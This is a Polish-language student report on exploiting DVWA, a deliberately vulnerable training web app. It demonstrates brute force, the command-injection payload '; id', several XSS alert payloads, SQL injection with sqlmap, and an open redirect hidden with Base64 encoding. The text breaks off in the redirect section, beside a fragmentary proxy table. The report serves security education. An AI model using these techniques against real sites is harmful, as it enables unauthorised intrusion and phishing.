

## Spis Treści:

<b>1. Wstęp</b>	<b>2</b>
<b>2. Znalezione podatności</b>	<b>2</b>
2.1 Brute Force	2
2.2 Command Injection	3
2.3 Cross-Site Scripting (XSS) – Stored	5
2.4 Cross-Site Scripting (XSS) - Reflected	6
2.5 Cross-Site Scripting (XSS) – DOM	7
2.6 SQL Injection (zwykle i blind)	8
2.7 Open HTTP Redirect	8
2.8 Cryptography	12
2.9 CSP Bypass	13
2.10 Weak Session IDs	14
2.11 Authorization bypass	15
2.12 CSRF (Cross-Site Request Forgery)	17
2.13 File Inclusion	18
2.13.1 LFI (Local File Inclusion)	18
2.13.2 RFI (Remote File Inclusion)	18
<b>3. Automatyzacja wykorzystywania podatności</b>	<b>19</b>
3.1 Automatyzacja Brute Force	20
3.2 Automatyzacja Command Injection	22
3.3 Automatyzacja ataku XSS typu Stored	23
3.4 Automatyzacja ataku XSS typu Reflected	24
3.5 Automatyzacja ataku XSS typu DOM	26
3.6 Automatyzacja ataku z użyciem SQL Injection	28
3.7 Automatyzacja eksploatacji podatności Open HTTP Redirect	29
3.8 Automatyzacja ataku z użyciem słabej kryptografii	31
3.9 Automatyzacja ataku CSP Bypass	32
3.10 Automatyzacja ataku z użyciem Weak Session IDs	34
3.11 Automatyzacja ataku Authorization Bypass	35
<b>4. Podsumowanie</b>	<b>36</b>

# 1. Wstęp

**Damn Vulnerable Web Application (DVWA)** to celowo stworzona podatna aplikacja internetowa, zaprojektowana z myślą o edukacji w zakresie bezpieczeństwa aplikacji webowych. Jej głównym celem jest umożliwienie użytkownikom testowania i nauki przeprowadzania ataków w kontrolowanym środowisku.

W ramach naszego projektu zapoznaliśmy się z poszczególnymi podatnościami występującymi w aplikacji oraz je udokumentowaliśmy, wykorzystaliśmy znane techniki ataków aby wykorzystać obecne w zabezpieczeniach luki oraz opracowaliśmy skrypty w celu automatyzacji eksploatacji poszczególnych podatności.

## 2. Znalezione podatności


Poniższa sekcja zawiera zestawienie luk bezpieczeństwa zidentyfikowanych podczas analizy DVWA. Każda podatność została opisana pod względem mechanizmu działania, miejsca występowania oraz potencjalnych konsekwencji jej wykorzystania. Dla każdego przypadku pokazano również sposób manualnego przeprowadzenia ataku w środowisku testowym DVWA, zgodnie z jego rzeczywistym zachowaniem.

Dodatkowo, tam gdzie było to możliwe, wskazano możliwość automatyzacji ataku, a szczegółowe opisy implementacji tych procesów zawarto w osobnym rozdziale. Zakres omawianych podatności obejmuje m.in. manipulacje danymi wejściowymi, błędy w uwierzytelnianiu, niewłaściwe zarządzanie sesją czy brak odpowiednich zabezpieczeń po stronie serwera.

### 2.1 Brute Force


Podatność Brute Force polega na próbie odgadnięcia danych logowania poprzez systematyczne testowanie różnych kombinacji nazw użytkowników i haseł. W DVWA luka ta występuje w module logowania i umożliwia atakującemu dostęp do konta bez znajomości poprawnych danych uwierzytelniających, jeśli brak jest mechanizmów ograniczających liczbę prób (np. CAPTCHA, blokady IP, opóźnienia czasowe).

Na poniższych zrzutach ekranu przedstawiono, jak wygląda formularz logowania DVWA w momencie rozpoczęcia ataku oraz rezultat pomyślnego zalogowania się przy użyciu metody Brute Force.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there is a dark header with the DVWA logo and a small icon in the top right corner. Below the header, the page is titled "Vulnerability: Brute Force". On the left side, there is a sidebar with a list of navigation links: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, and File Inclusion. The main content area contains a "Login" form with two input fields labeled "Username:" and "Password:", and a "Login" button below them.

Rysunek 1: Widok formularza logowania w module podatności Brute Force w aplikacji DVWA



This screenshot shows the DVWA interface after a successful login. The page title remains "Vulnerability: Brute Force". The sidebar navigation links are the same, but now include "File Upload", "Insecure CAPTCHA", "SQL Injection", and "SQL Injection (Blind)". The main content area shows the "Login" form with the "Username:" and "Password:" fields. Below the "Login" button, a message reads "Welcome to the password protected area admin". Below this message is a small image of a person with a surprised expression.

Rysunek 2: Potwierdzenie skutecznego logowania – komunikat „Welcome to the password protected area admin”


## 2.2 Command Injection

Podatność Command Injection pozwala na wykonanie dowolnych poleceń systemowych na serwerze, najczęściej przez nieuwzględnienie odpowiedniej walidacji danych wejściowych. W DVWA podatność ta występuje w formularzu służącym do pingowania adresu IP. Wstrzyknięcie dodatkowego polecenia do tego formularza umożliwia wykonanie dowolnych komend powłoki systemowej — np. odczyt danych lub uzyskanie dostępu do środowiska uruchomieniowego aplikacji.

Aplikacje narażone na ten typ ataku przekazują dane wejściowe użytkownika bezpośrednio do funkcji wykonujących polecenia systemowe (takich jak `system()`, `exec()` lub `popen()`), bez odpowiedniego oczyszczenia i kontroli.


Poniżej przedstawiono działanie formularza w trzech krokach:

- Widok początkowy – użytkownik ma możliwość podania adresu IP i uruchomienia polecenia ping.




Rysunek 3: Widok formularza podatnego na Command Injection w DVWA

- Standardowe użycie – po wpisaniu adresu 127.0.0.1 wyświetlane są klasyczne wyniki ping.



Rysunek 4: Standardowe wykonanie komendy ping dla adresu 127.0.0.1

- Wstrzyknięcie polecenia – do adresu IP dołączono dodatkową komendę ; id, która zostaje wykonana na serwerze, ujawniając dane o użytkowniku systemowym (uid=33, www-data).




Rysunek 5: Wstrzyknięcie komendy ; id i uzyskanie danych o użytkowniku systemowym

W rezultacie, formularz umożliwia bezpośrednie wykonanie komend systemowych, co potwierdza obecność podatności Command Injection w aplikacji.

## 2.3 Cross-Site Scripting (XSS) – Stored


Podatność Stored XSS (Cross-Site Scripting) polega na trwałym zapisaniu złośliwego kodu JavaScript w aplikacji – najczęściej w komentarzach, formularzach gości czy innych danych użytkownika. Taki kod jest następnie automatycznie wykonywany przez przeglądarki innych użytkowników odwiedzających stronę, co może prowadzić m.in. do kradzieży ciasteczek, przechwycenia danych logowania lub modyfikacji zawartości strony.

W DVWA podatność ta występuje w formularzu książki gości, gdzie możliwe jest wprowadzenie złośliwego skryptu w polu „Message”.



Rysunek 6: Formularz podatny na Stored XSS – widok początkowy

Aby przeprowadzić atak, wystarczy wstrzyknąć odpowiedni kod (w tym przypadku jest to `<script>alert("XSS zaatakowano!")</script>`), który w momencie podpisu książki gości automatycznie wykona skrypt w przeglądarce.




Rysunek 7: Wstrzyknięcie złośliwego skryptu i wyświetlenie alertu w przeglądarce

W rezultacie złośliwy kod został zapisany i będzie automatycznie wykonany przy każdorazowym otwarciu strony, co jednoznacznie potwierdza podatność Stored XSS.


## 2.4 Cross-Site Scripting (XSS) - Reflected

Reflected XSS polega na „odbijaniu” złośliwego kodu JavaScript przesyłanego jako parametr w adresie URL i natychmiastowym zwracaniu go w odpowiedzi HTTP – bez jego trwałego zapisu po stronie serwera. Kod ten wykonuje się w przeglądarce użytkownika od razu po kliknięciu spreparowanego linku.

W DVWA podatność ta występuje w formularzu, który pobiera dane z parametru name i bez odpowiedniego filtrowania wyświetla je na stronie. Wprowadzenie złośliwego kodu JavaScript (np. `<script>alert("XSS zaatakowano!")</script>`) skutkuje jego natychmiastowym wykonaniem w kontekście strony.



Rysunek 8: Formularz Reflected XSS w DVWA – przed wykonaniem ataku




Rysunek 9: Efekt ataku – złośliwy kod wykonany po przesłaniu formularza

W rezultacie podatność została potwierdzona — przeglądarka wykonuje kod JavaScript przekazany w adresie URL, co może zostać wykorzystane do kradzieży danych, phishingu lub dalszej eskalacji ataku.

## 2.5 Cross-Site Scripting (XSS) – DOM

Cross-Site Scripting (XSS) typu DOM to podatność, w której złośliwy kod JavaScript jest wstrzykiwany i wykonywany bezpośrednio po stronie przeglądarki użytkownika, poprzez manipulację obiektami DOM – np. `document.location`, `document.URL`, `document.referrer`.

W przeciwieństwie do klasycznego XSS (Stored lub Reflected), w tym przypadku serwer nie uczestniczy w przetwarzaniu złośliwego kodu. Podatność istnieje wyłącznie w warstwie front-endowej i wynika z nieprawidłowego użycia danych wejściowych w skryptach JavaScript – bez odpowiedniego filtrowania lub encodowania.



Rysunek 10: Widok formularza DOM XSS – podatny na przetwarzanie danych wejściowych z adresu URL


W DVWA formularz wyboru języka aplikacji przetwarza dane z parametru default w adresie URL. Umieszczenie w tym miejscu złośliwego skryptu (np. `default=<script>alert("XSS")</script>`) powoduje jego wykonanie w przeglądarce ofiary.

Po wykonaniu skryptu złośliwy kod osadzony w adresie URL jest interpretowany przez aplikację i wykonywany po stronie klienta, bez jakiegokolwiek ingerencji serwera.

## 2.6 SQL Injection (zwykłe i blind)

SQL Injection to technika ataku polegająca na wstrzyknięciu złośliwego kodu SQL do zapytań wykonywanych przez aplikację webową — najczęściej przez formularze lub parametry w adresie URL. Pozwala to na nieautoryzowany dostęp do danych, ich modyfikację lub całkowite przejęcie kontroli nad bazą danych.

W aplikacji DVWA podatność występuje w formularzu, który przyjmuje wartość identyfikatora użytkownika (User ID) i przekazuje ją do zapytania SQL bez odpowiedniego filtrowania. Pozwala to m.in. na wykonanie dodatkowych zapytań SQL oraz na zrzut danych z bazy.



Rysunek 11: Formularz podatny na SQL Injection w DVWA (obsługuje zarówno zwykłe, jak i blind SQLi)

Wariant blind SQL injection różni się tym, że dane nie są wyświetlane bezpośrednio w odpowiedzi — atakujący musi polegać na opóźnieniach odpowiedzi, zmianach struktury strony lub logicznych warunkach, co czyni atak trudniejszym do wykrycia, ale nadal skutecznym.

W naszym przypadku eksploatacja podatności została przeprowadzona w pełni automatycznie z użyciem narzędzia sqlmap, które wykryło i potwierdziło możliwość ataku w obu wariantach: zwykłym oraz blind.

Eksploatacja pozwoliła na pobranie danych z bazy dvwa, w tym m.in. zawartości tabeli users, przy czym cały proces wykonano z poziomu automatycznego skryptu — bez konieczności ręcznego wykonywania zapytań w formularzu.


## 2.7 Open HTTP Redirect

Open HTTP Redirect to podatność pozwalająca na przekierowanie użytkownika z zaufanej strony na dowolną inną — złośliwą, phishingową lub podszywającą się pod oryginalną. Tego typu luka może zostać wykorzystana przez atakującego do przesłania ofierze pozornie




bezpiecznego linku (np. z domeny aplikacji DVWA), który jednak finalnie przekierowuje ją na nieautoryzowaną stronę.

W przypadku DVWA formularz umożliwiający wybór cytatu zawiera parametr redirect, którego wartość nie jest walidowana. Użytkownik może ręcznie podmienić wartość tego parametru na dowolny adres URL, np. `http://download.zip?id=1`, a serwer bez weryfikacji przekieruje użytkownika właśnie tam.



*Rysunek 12: Widok formularza podatnego na Open Redirect w DVWA*



*Rysunek 13: Wygląd jednego z elementów formularza podatnego na Open Redirect w DVWA*

Eksperyment został przeprowadzony z użyciem Burp Suite. Przechwycono żądanie z parametrem `redirect`, zmodyfikowano jego wartość, a następnie sprawdzono odpowiedź serwera (status 302 Found oraz nagłówek Location). Dodatkowo, aby utrudnić rozpoznanie ataku, cały adres przekierowania został zakodowany w formacie Base64 URL.

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response time
270	https://www.owncloud.zip	GET	/_next/static/chunks/pages/_app-241c...			200	626537	script	js			✓	66.33.60.130		15:49:21 11 M...	8080	119
271	https://www.download.zip	GET	/_next/static/chunks/fb7d5399-1595fd...			200	317089	script	js			✓	66.33.60.130		15:49:21 11 M...	8080	225
